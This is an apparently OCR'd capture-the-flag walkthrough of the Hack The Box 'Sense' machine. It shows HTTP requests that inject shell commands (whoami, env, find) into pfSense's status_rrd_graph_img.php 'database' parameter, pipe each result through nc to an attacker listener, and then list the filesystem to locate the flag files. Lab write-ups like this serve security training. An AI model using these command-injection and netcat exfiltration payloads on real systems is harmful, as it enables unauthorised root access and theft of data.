
```
               minimum        average        maximum        current
User util.      0.00         172.27 m        5.06            0.00
Nice util.      0.00           9.12 m      379.49 m          0.00
System util.    0.00         208.83 m        3.59            0.00
```



```
                 minimum     average     maximum      current
User util.        0.00      172.27 m      5.06         0.00
Nice util.        0.00        9.12 m    379.49 m       0.00
System util.      0.00      208.83 m      3.59         0.00
Interrupt         0.00      571.53 m      2.00       543.47 m
Processes        98.28      101.17      102.00       101.00
                                                   Mar 23 21:58:33 2018
```




```
GET /status_rrd_graph_img.php?&database=queues;echo+ippsec|nc+10.10.14.6+9001 HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.10.10.60/status_rrd_graph.php
Cookie: PHPSESSID=2eb64790b81853ffd9856b30d0e8d1d1; cookie_test=1521859943
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```




```
root@ippSec:~/Documents/htb/boxes/sense# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.60] 49400
ippsec
```


we have command injection




```
GET /status_rrd_graph_img.php?&database=queues;whoami|nc+10.10.14.6+9001 HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.10.10.60/status_rrd_graph.php
Cookie: PHPSESSID=2eb64790b81853ffd9856b30d0e8d1d1; cookie_test=1521859943
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```




```
root@ippSec:~/Documents/htb/boxes/sense# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.60] 52456
root
```



```
GET /status_rrd_graph_img.php?&database=queues;env|nc+10.10.14.6+9001 HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.10.10.60/status_rrd_graph.php
Cookie: PHPSESSID=2eb64790b81853ffd9856b30d0e8d1d1; cookie_test=1521859943
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```




```
root@ippSec:~/Documents/htb/boxes/sense# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.60] 63208
OLDPWD=/
HOME=/
PHP_FCGI_MAX_REQUESTS=500
PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin:/usr/local/sbin
LANG=en_US.ISO8859-1
PHP_FCGI_CHILDREN=1
PWD=/var/db/rrd
```




Request

```
GET /status_rrd_graph_img.php?&database=queues;echo+${HOME}ippsec|nc+10.10.14.6+9001 HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.10.10.60/status_rrd_graph.php
Cookie: PHPSESSID=2eb64790b81853ffd9856b30d0e8d1d1; cookie_test=1521859943
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```




```
root@ippSec:~/Documents/htb/boxes/sense# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.60] 3092
/ippsec
```




Request


```
GET /status_rrd_graph_img.php?&database=queues;find+${HOME}|nc+10.10.14.6+9001 HTTP/1.1
Host: 10.10.10.60
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://10.10.10.60/status_rrd_graph.php
Cookie: PHPSESSID=2eb64790b81853ffd9856b30d0e8d1d1; cookie_test=1521859943
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```




```
root@ippSec:~/Documents/htb/boxes/sense# nc -lvnp 9001 > filesystem.txt
```




```
# less filesystem.txt
```



```
/
/.snap
/boot
/boot/zfsloader
/boot/zfsboot
/boot/zfs
/boot/support.4th
/boot/screen.4th
/boot/pxeboot
/boot/pmbr
/boot/modules
/boot/modules/bwi_v3_ucode.ko
/boot/mbr
/boot/loader.rc
/boot/loader.help
/boot/loader.conf_wrap
/boot/loader.conf
/boot/loader
/boot/loader.4th
/boot/kernel
/boot/kernel/zfs.ko
/boot/kernel/virtio_scsi.ko
/boot/kernel/virtio_pci.ko
/boot/kernel/virtio_blk.ko
/boot/kernel/virtio_balloon.ko
/boot/kernel/virtio.ko
/boot/kernel/viapm.ko
/boot/kernel/smbus.ko
/boot/kernel/smb.ko
/boot/kernel/sfxge.ko
/boot/kernel/runfw.ko
/boot/kernel/pcf.ko
```




```
root@ippSec:~/Documents/htb/boxes/sense# grep root.txt filesystem.txt
/root/root.txt
root@ippSec:~/Documents/htb/boxes/sense# grep user.txt filesystem.txt
/home/rohit/user.txt
```

